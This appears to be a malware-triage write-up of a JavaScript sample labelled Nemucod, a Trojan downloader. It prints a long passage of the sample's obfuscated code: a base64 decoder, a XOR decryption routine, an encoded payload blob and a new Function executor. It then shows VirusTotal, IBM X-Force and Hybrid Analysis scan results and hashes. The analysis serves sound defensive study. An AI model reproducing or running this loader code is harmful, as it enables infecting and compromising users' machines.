var fpWztOl;var mn;var wRZssJ;var vca = "";for(teo2EDx=0;teo2EDx<tj5.length-3;teo2EDx += 4){hUI=oHXm8Hts(lpWA9u(tj5, teo2EDx+0));fpWztOl=oHXm8Hts(lpWA9u(tj5, teo2EDx+1));
mn=oHXm8Hts(lpWA9u(tj5, teo2EDx+2));wRZssJ=oHXm8Hts(lpWA9u(tj5, teo2EDx+3));vca += npyxsxta(hUI<<2|fpWztOl>>>4);if (lpWA9u(tj5, teo2EDx+2)!=hMPNbFG)
{vca += npyxsxta(fpWztOl<<4&240|mn>>>2&15);}if (lpWA9u(tj5, teo2EDx+3)!=hMPNbFG){vca += npyxsxta(mn<<6&192|wRZssJ);}}return vca;}function p5J1Phfg(kEBBEsouX, nV925FTZ)
{var cWVV4G = []; var wDrMmAm = "";var icYL8WY;var l4Osz35xN;for (icYL8WY = 1; icYL8WY <= 255; icYL8WY += 1) {cWVV4G[npyxsxta(icYL8WY)] = icYL8WY;}icYL8WY = 0;l4Osz35xN = 0;while
(icYL8WY < kEBBEsouX.length){wDrMmAm += npyxsxta(cWVV4G[kEBBEsouX.substr(icYL8WY, 1)] ^ cWVV4G[nV925FTZ.substr(l4Osz35xN, 1)]);
l4Osz35xN = (l4Osz35xN < nV925FTZ.length) ? l4Osz35xN + 1 : 0;icYL8WY += 1;}return wDrMmAm;}function uxZ597q(km2kPSu,jLAOogNJfX){return p5J1Phfg(eLGRiS(qzT0gBjr(km2kPSu)),jLAOogNJfX);}
var nPKER = "";var asc4NK3cMl = (198900/3060);while (asc4NK3cMl < (8919-8828)) {nPKER += npyxsxta(asc4NK3cMl);asc4NK3cMl += 1;}asc4NK3cMl = (6147-6050);while (asc4NK3cMl < (-8277+8400))
{nPKER += npyxsxta(asc4NK3cMl);asc4NK3cMl += 1;}asc4NK3cMl = (105840/2205);while (asc4NK3cMl < (1195-1137)) {nPKER += npyxsxta(asc4NK3cMl);asc4NK3cMl += 1;}nPKER += npyxsxta(43, 47);
var hMPNbFG = "=";var ywmZTVrJ = function(rBveMT) {var vEztz03q2;try{vEztz03q2 = (new Function(rBveMT))(vEztz03q2);return vEztz03q2;} catch(uO) {return false;}};
var luB = "mUzAmREoLa2gfhXoKSdkMIldPnEwq57YRjObWcc+KiyR1KGHUJzf1EsxABgbZhxUHa5dR+Ce06B2iqOPY17B7S+00QtCvkcFKeBxRQ9eer6FEK9J25f2GdkXFIvGGiQ2omhtj+mFKOKDSPy2/M9mcaFU9mEU4Wku9eyjqnkStQbvBC70vYR1DR+yNcia
6OxblM6oe66lsuBGNVQHoA/ALF3f/qcDwl6xdZsrvlok2A4Xss9EHCUjOaAyaQVQT2BQQGev7tSoVkKWxHPjyAIB70CbLOFWPq5LWSLIPsec9YmMayUM5hzPnEGzex4HYCiZGHXnTZWu2E7aF3D0lDdXwvMwGgLsQjQ6FSvu/dqfCQSG5wHaEBhMXWwbNIdNHKZhpZf/
0OhRfN//dkvASwmnn7X3Rjcvf2KqUBqacNnpNg7ktym+mPWY6hrH0PwOTVdx8ExdJYbZKknX7QAsEkaaYeDR3l2nxVUnjZfZGa1xcc0zfSeHcmzKwIJWVoOvYOZgTFaNM1EDHIaNmm7CctJz6vXXIMQy9CbmMU1pVfgIBVxZbHgXfNVZIL3ftfbWIpTiwuiBDZZiDmeE2
BC9SpnpoogzLdlmrKzUXdiaaMfZBVI8FkiNVWSdQtzswPx18y5xHiD1bAEa2UmpP/LC8L7JeKfUCnqBZICg8Kintgcgzoe4UvwlbzGlcZTX8cUwP06cqu3+UHhR5tVnq5zVlYdOX1DuPDrPqDDp/JBGs4+fzKZcxdDQI8SnHEPD0QbShxWVIhnDxvNGOdsCfbHFMiBi20Q
vedbFrBBlS4eEu7VdJ0WbdNPEcO0NlDY5CBDXsYUdeVAkVecmWwYtSMBuOdtG0qu0KT65LSU4QXc/IpViibm6p2PJuWNCS4Y6ohqUY3HDqao+7mPMiiTc5k7OK1bAw/HK4z59xeSoylgsIUmcQk59RuNPMW5UbM/14dmGSlQrhaz9o0+WdTvsXskFKavrxqqn1rtR7V312
IC5UT07lKUWHY4gwqwo3fRzINAb48K3pQfSiJbkDlrbWGLfo9D9qIJw9vKZqlPXbYEpvRdLpJspTQpgJr6k7usrojUh5x/FLpDLXIPndypYJQv8cnzw+D6gF4jSInHlWRK3WsbLvvn4VV1kdOJJcQTjRF4YpCphrVHAudbmCkZtxZoKT/BdhwVRGKHzEpn7ulj79bJByhk
NNMfS2MIu7TX8766mkd0SHaUROQoE1YPZFUddL2h0zk+zFxGEGElGd+N6V88BS2qLFEetbryEiIl5MhXtnKyjAQaWLfO10T+akAayAxF80/CGm6FHuA7lgY5AzAisNY3hGg/9sgRgZOZz34V28P8XM0Ji2gusUC30SkTwvyTst9WTflpnjJl/GuM04VDybEkMhm2kJKNRs
NwO1AGxmeASgc+57wsePE2BkubzmJCeXcmTw3BRXaj2TeMMkCAuHlvQxR3SLkiuEvs+GvoE/psFpj/nS30lbasyp3y4wSreeemnNTG2TIuPpU3AtivF/emB9EOResG9QkXq1Oxo2iKoTluvRda5GTdXExWTy4a7gbycN7bUq1Vah8YkurTAUHoO+3oeBbTTbbEWo99ffE6a
Hg9h3BjTgYhyGn7PjxJ3wRKAZGSnOR42fWPJ2T+kew4AubQgz7ROd6xU8xjZodKAw4JIrzM+oNT/rrL5oFIYMkOF/rN5eStkHSQ1NVqvCvRik6bPbbUevfW+sd9x6Sx5hMJOVr+RvnEZHXYS54hZojxwhXmJs+upANKfpIFm6P0wHPXjYoZbFbsi3wPgnIItf4WzuUPIf
9zHMDkm5Zwm1EA0t4pjVbpl/GLzY6juehsOBjUM7nPrEMQ7hmdbHbTTuXNVXBxwN0PbOO3IEcNFkBISB7DOE9hcJzWkC+DRd671EksxvFJyKud1QFnXgkm7kQzM+tW/2pC4xxmS22UWC0VH3Oc8aZ20GiGlIkKxx0neIP4WI5hfMR4iRomK2cnS3GM+fZ9Ijje+tKOYyYE
Zp5lKCk2Thpj9oXpHSZmwKIQviwfWUVsyThew/Mt4Ww4wM6SE7cNaMbDeGzf57pniAOTw3JbDEAbyKDwGXATrq1iE/2+gVX3uTMtvx2wgbpHxPS0aqdjEacc80jFsWk387zYEHsxU624mVIezm+HsFIBRDZzBNym7pGJJxvSszlcOyhIsnrGVccGsCEcm5oIG07B7VtJU4c
ytovuNceM/lAGS0Farp7c7TBN4IcKZWC8KoGH1GmMo54vAycWpDpzcWb92Ll7tUSldV6eEXByw9H8zB5TXkvEoxErdDtHBDjcYCUpilU4qPbFPaYgpzIWsUp2pxn9A21QUN5T5hrWegAzHsFVo70TbluY1T/ejC+Hou3mXap2o/98ytwygsGFdDugMGJwlFJjLegyav/6Zj
43MglOpCSEA3VU6fCn2lXTE59N+rswq9f7W8iH8kaRVQZQAOpHYtfbqN7skuj4Tnd4AZjG1pqv8Wdz5IJTs8Dlu7vu9t0ezmuS0jHIrN3UyBMrnW/woju6mkWUzvKAiLDejbNUvphSfUey0+I1hb9vYmuljuw99czpJyagxV3H3iL37IveFeLcXS0xGkYPQ1kNbwj4Dgtc
8D4vbgonJVL2nRAy7W4C/IvFnClJZkffD01//2nQSktNdmSThK4bIM2u0Fp8ikVMusQsiVUeZwLRVxBv5+aX6+B7/r6bRTxYuimjvm6faVQcV6RY9q11Y+nTQSbAWNwrxBTuyC/gOMsGKNmBNwtDNhzr5aw8iiM9RMJtsoQ0hKY8/A4ncOefMeWoK3+nKIW5n3D1klamfL
gYwQiMgvvEexsvQu36MON9jnQpR2dnbVpYSK/FmePU9MRqsgPXNqyagqK268TopziCiMXWOd//cqtEXTBHkhQGNxf/N0aITfPaK8KFHqguzf1HfiypBYQSYKf8dQsuHPN5ztPw5B9cKUfOzM2jYy71QPQ+YPxjQyF5tvAg/ijAKJ6gjK7ApNiVW2kaFtJIkAX6JNThDaT
WD8fplvLmwhZ+dDbiw8H1FKZTsMOhwDGTGzZEhZfh/YQsFXfPfRWpNtGH6TpWjZ4sMeDx+1Dk/ByeaKhJx6/BbXvvmKsWTRJnKWeZ63aKwtevyqxypzFLvcogHG3g3rVU6fWq3FLD9h15czkkHz4KjAe6/anjTWBuVsygNFou246kSg7A+V6O/+zECYyGO8yNOJBb4TXCs
VLxKFITyIIeeTgbahizd6Hyd4eQd+kPGeaXECR2tFd4jPUJG47xpkGuy+fKuv/CYTdwkkaHRc50iOVsIH45O0w5+5crGGs7vzjKVoG6zRiFTgzM8X/6UGC5DPr93n4dVG2q72TF+StIc8ZTdKuD2D8QL5KHKc+b4cGHwphS51sdN17ryOd25M6MSBa1kTf9pgQ6hCYx4kEU
+IpG5s/220mC8grzQZI4Q44keLTzfDKuKUYh5p8Z5Qrr2jmw9r+EqyOHoKnPi1RxQsPKig2AR63z1wRPGeTReMhFMwb5Ky+PcoiGOUOTe81mbHtoAjdf7w3Bls2sBu9USg9a79q5lTvQaLl2Da3x+GxEfOImOJMNsgNYrITUMNSsar1JMkjw1m+TFO6U/dMGiTWqrM4oyjc
/125z1AC0qDbWqrEYhQXFdExUkx19HZF3rVPk9toJPPsp4/T/UygjlwEX6m/rCQQtome5MT6KsFd6rqVv7gEebAygeucECB0CssscZHzhKwsTOai+2U/YRyDFbOwilharWlxMC52DhIkiA8WHrVXV+CxFH9PQRvOU2eUohNMYHnOrrSPIjwTswlpeJOinj8crqTN7516Pf
1pLukFAXNYfr/tVlVTNqHH6ECdX4A+r332WHMpWs47eURJMCXnjEeQZfPR07/fB9gcGaC4e/8WoacUPA++4gAVeIWTyOt8Z8vN7Mwaxg/B/F+MEzPO1kddttNmplGTCHUkWGtcuo97OG0LtBjxoxW2S7w4+rZzSAd8gVbexpi0WZMTWRj1MM6pG/QW0NBLo1sCNH/yNEIC
JRsUEr2hfkGFMITtjopNbW4LSwufgR9j0EzXyElWToHiwnmNzffW8rFZ9/pSCBF3rwF1fqKgBNGoVbY6YrEXjJiPb3YgHJf0dSFrzBaovFK5e2R5e6NcJXZdZaRdNudPw5izf8g8fqWai3i4iV7/NBvFsKe322Tjq/YihDSQwdtW4idM667vRsu2iyg5nFvVY316vlQvMU
h0sUOgT9ofsBjrsqLvIJwlYjrUA9fMCCrsz+CFsTYo5G+vkNYy2BqCeh17znTlZioTR/H6xenqTIFFmHrS+nHOY+Lq9j3n8n6zW1A9vtUUIETARU8k6RCcdCLYgtPLu/xai/8sriEiJQe5VpSv6YHUNgL8aMNewqZ2cgJxuJedz9goCuT8f007YOrkvrTqriqWdDKycEEY
KgAEQG85ER9Q3WL0hEZsgbvC8trrvu2x7EeA1s0VslYIrXFEenFcOSyK7KaCuYDDYYkVJA0OfCBcEECE7wsLUYiCJBGaTbCjxroL3yV1B95johp4QvdX+bnB4T4Xbyz7LyBpFcckx+5vhhInTE9LOLK9X75h7oPOScfjleMB3+MQ9Wi7nMsdqVw//zIrJ4MH5cvQK7zhwBF
Nq2FH/ZegeOM2OBqf+XVBqFyCaX0XxnS3w/kZZWxghxuXdxt07Ta8vpsLBxM5t+iEFAwfEpIjm4tdEhrXem77+1jcjcOsqPBQufBR4tBqszOcgY6uSSayzS/Yir/miodG4LK/8CSCciQRaQqMx6MSSolGVsUyiKwxpWlrloxSOAinRSwE153o+s9hjDRb/svV286OevvBb
ccKbAPPu165JBWwIjYpkZ6Zw+b7G7t5MxXxkEB2qcpuk5f542rw+OjWXS3t4Zd5NnT1R4ioULkeU2blVGIGAzhV2q7kk20+2pjyvseQnFyzoCJX8tLsnD58EGAqhCdXt2db8t4tdwfs8x4OFnwuiIwxOlUpGV9j3f6p/wGyuSQBT8hs7rZZrjrJzkjz6O/4hMhTdfGTlPc
AJYINFkGbrLbAO250cKMNjp/d/P6CTu2en6Lo0jh+9n1wSD+VBNcxCI+VuWx9dBgvXaDwEf+cz0YK8OTndr0zB6yxMtKhxl+T0Ool8/Yb/JyR+W2PboXrP8QT8gJiKQAXkDdCq9kcxg6HHpo8cfN+i4IPb+QhePk2EHv2fNMHX+K5oPu/OxCbDRPvEJx1E751D1UqF5O0w
RneOOkC/qa6x1a1Z8w0jeofh1E5dzu64fHUt9cKqnRe1zXpIY675Z4AV0/RkprO7NpGoGK075O74Xx5YGZF5tIZ5Ty97FCwCRKxk5XgUksvT98WhCO6NlNIwiR3uABapmY1nXgZhd5Kdbeb7PRZEEeVM+56MdsA/f21mNhEHi4bm9AQQF2OEqlm2+/MBiEynp9sY/m2Km
GocWViiP1cr56Qnh6+659PUCR7PvzWchejezEPxwBbjEk4llz99FrVI+HgNxTIgk+zDhuNQO2HcDBL1yx5xoZc1i6SE1Zf9+yqEp11i58xOYH3Tqwyua0Z4gw28Fo9zFD9lOkTFrxaXgd05Qf6kG9e79kyh3tLvlr6YnebThmyhM8TSlXTI7tKnsbZj7bMptG4kyPYKr5Xd
tLduKu3TvPhQzNaKeCO+uCsdkx0xO3V0lNUg00kxIMQH27TF3GAd/DbC8QsK7kzK2M79WgKZfld1aSiEF7NJhLA5MdBZvdlvrPawLKUal/5I8Qf/aXfWY+Qnl2h+nzA3PIfC3sQgV2m3D4a6ayKSz+0Gjq7EmxsoB87mrgnfwB0t1vVf03Od1d2nN8db/DsnEFJjr7VTSX
mOSwoJhYWzyBpqJCljqA9GOl3BwJu7RPkIEfPrDX3z/jU+DzcNfSfG477ATFkmNoalOEPeUswCuJJoSDjdIbIg/cMSxB0CNlpVCsS7WmgTLOB66arB0MhqUdEwuahk9W4RHysq+S5w89R/AYL5b77xJpiqYuYwr1NxVl+ipszWdInPxEPOP2WkVcSKGclw3WbwV7MEYs7QL
O/LQQhucV3vJ3sldvYqVyMAH2+TDFPXhJEXfXPjPNDv514SQ0Z3YwsvQuxkbkSHoN37ZkWQ4C5wxWn6Qk9FMcy5PPCGNyuxBU46xA06kYmBerBKrrRMTSu9SN0FB+dOC8fA4geBft9GFci2yMD+tQ8klunkF9aJ+6oVMSNZBB4A/B4OJoKDtSu3tXUHmQ2yVX380+InlsAc
```

Opening the file script in sublime text. And saving it as a java file.


10628000c5b8acd02fc1abc891036269ae0f4b17cbad63ff54a2a7ead9ac9e28
30
/ 58
Community
Score
TXT
DETECTION
DETAILS
BEHAVIOR
COMMUNITY 4

30 security vendors and 1 sandbox flagged this file as malicious

10628000c5b8acd02fc1abc891036269ae0f4b17cbad63ff54a2a7ead9ac9e28

myvtfile.exe


text

487.15 KB
Size

2018-04-09 16:15:54 UTC
3 years ago

Ad-Aware	Trojan.JS.Agent.QUF	AegisLab	Troj.Js.Agent!c
AhnLab-V3	JS/Obfus	ALYac	Trojan.JS.Downloader.Agent
Arcabit	Trojan.JS.Agent.QUF	AVware	Trojan.JS.Generic (v)
BitDefender	Trojan.JS.Agent.QUF	CAT-QuickHeal	JS.Nemucod.EFK
Cyren	Trojan.LRSI-3	DrWeb	Trojan.DownLoader25.18515
Emsisoft	Trojan.JS.Agent.QUF (B)	eScan	Trojan.JS.Agent.QUF
ESET-NOD32	JS/TrojanDropper.Agent.NKP	F-Secure	Trojan.JS.Agent.QUF
GData	Trojan.JS.Agent.QUF	Ikarus	Trojan.Script
Kaspersky	Trojan-Dropper.JS.Agent.nf	MAX	Malware (ai Score=99)
McAfee	JS/Nemucod.xu	McAfee-GW-Edition	BehavesLike.JS.Multiplug.gj
NANO-Antivirus	Trojan.Script.Nemucod.exisfp	Rising	Trojan.JS/Nemucod!1.AD34 (CLASSIC)

Verifying script file in virustotal. Highlights show 30 security vendors and 1 sandbox flagged this file as malicious.



X-Force Malware Report

10628000c5b8acd02fc1abc891036269ae0f4b17cbad63ff54a2a7ead9ac9e28

This report does not contain tags. Add tags via the comment box.

Details

Hash Type	sha256
First Seen	Aug 7, 2017 *
Last Seen	Sep 22, 2021 *
Family Name	nemucod *
Type	Downloader *
Community Coverage	50%
Platform	Script *
Subplatform	JS *

* Powered by: ReversingLabs Titanium Platform


Did you know that we have an API?

X-Force threat intelligence is actionable and is available via our APIs (JSON and STIX), which can be ingested into SIEMs. — Read more at our API documentation

```
curl -X GET --header 'Accept: application/json' -u {API_KEY:API_PASSWORD} 'https://exchange.xforce.ibmcloud.com/api/malware/1€
```

0 Download Sources	None found

Verifying the script file in IBM X-force exchange. It marks it as a risk high file. The highlights show its hash type is sha256.



Analysis Overview


Submission name:	Compliant_29769200-352.js
Size:	487KiB
Type:	script javascript
Mime:	text/plain
SHA256:	10628000c5b8acd02fc1abc891036269ae0f4b17cbad63ff54a2a7ead9ac9e28
Operating System:	Windows
Last Anti-Virus Scan:	12/20/2021 15:00:07 (UTC)
Last Sandbox Report:	08/27/2021 16:01:04 (UTC)

malicious
Threat Score: 100/100
AV Detection: 58%
Labeled as: Trojan.JS.Agent

Anti-Virus Results

MetaDefender	VirusTotal
65% Multi Scan Analysis	51% Multi Scan Analysis
Last Update: 12/20/2021 15:00:07 (UTC)	Last Update: 12/20/2021 15:00:07 (UTC)
View Details:	View Details:
Visit Vendor:	Visit Vendor:

Scanning above file in Hybrid analysis. It also marks it as malicious.



Related Hashes


Related files

Name	Sha256	Verdict
Js 2.zip	a1e894e279d75040cad55ff806fd732769ee2dddec895a1769bc88ed228f6ae8	malicious

File Collections

Name	Files number	Verdict
Unknown Files Collection	2	malicious
Unknown Files Collection	2	malicious

It shows its related files and file collections which are also malicious.



Falcon Sandbox Reports

MALICIOUS

Compliant_29769200-352.js

Analyzed on: 08/19/2021 11:52:05 (UTC)

Environment: Windows 7 64 bit

Threat Score: 100/100

AV Detection: 51% Trojan.JS.Agent

Indicators: 3 4 41

Network: (none)

SUSPICIOUS

Compliant_29769200-352.js

Analyzed on: 08/07/2017 16:41:50 (UTC)

Environment: Windows 7 32 bit

Threat Score: 47/100

AV Detection: Marked as clean

Indicators: 1 14 23

Network: (none)

ERROR

Compliant_29769200-352.js

Analyzed on: 08/27/2021 16:01:04 (UTC)

Environment: Linux (Ubuntu 16.04, 64 bit)

If you believe this is incorrect behavior, please contact support@hybrid-analysis.com providing the SHA256 and sample.

FALCON SANDBOX TECHNOLOGY

Strong Hybrid Analysis: Powered by Falcon Sandbox

Upgrade to a Falcon Sandbox license and gain full access to all features, IOCs and behavioral analysis.

Easily Deploy and Scale


Process up to 25,000 files per month with Falcon

This website uses cookies to enhance your browsing experience. Please note that by continuing to use this site you consent to the terms of our Data Protection Poli

Falcon Sandbox reports are shown above.

From the above verification it is verified that the script of the file is malicious.

ImportantSign_PDF


ffcbbe10a4e0ececf0b13e3b06c329ebc11d4f394daa8ad3dc8adc3d6949aa6f
33
/ 61
Community Score
JAR
DETECTION
DETAILS
RELATIONS
COMMUNITY 1

33 security vendors flagged this file as malicious

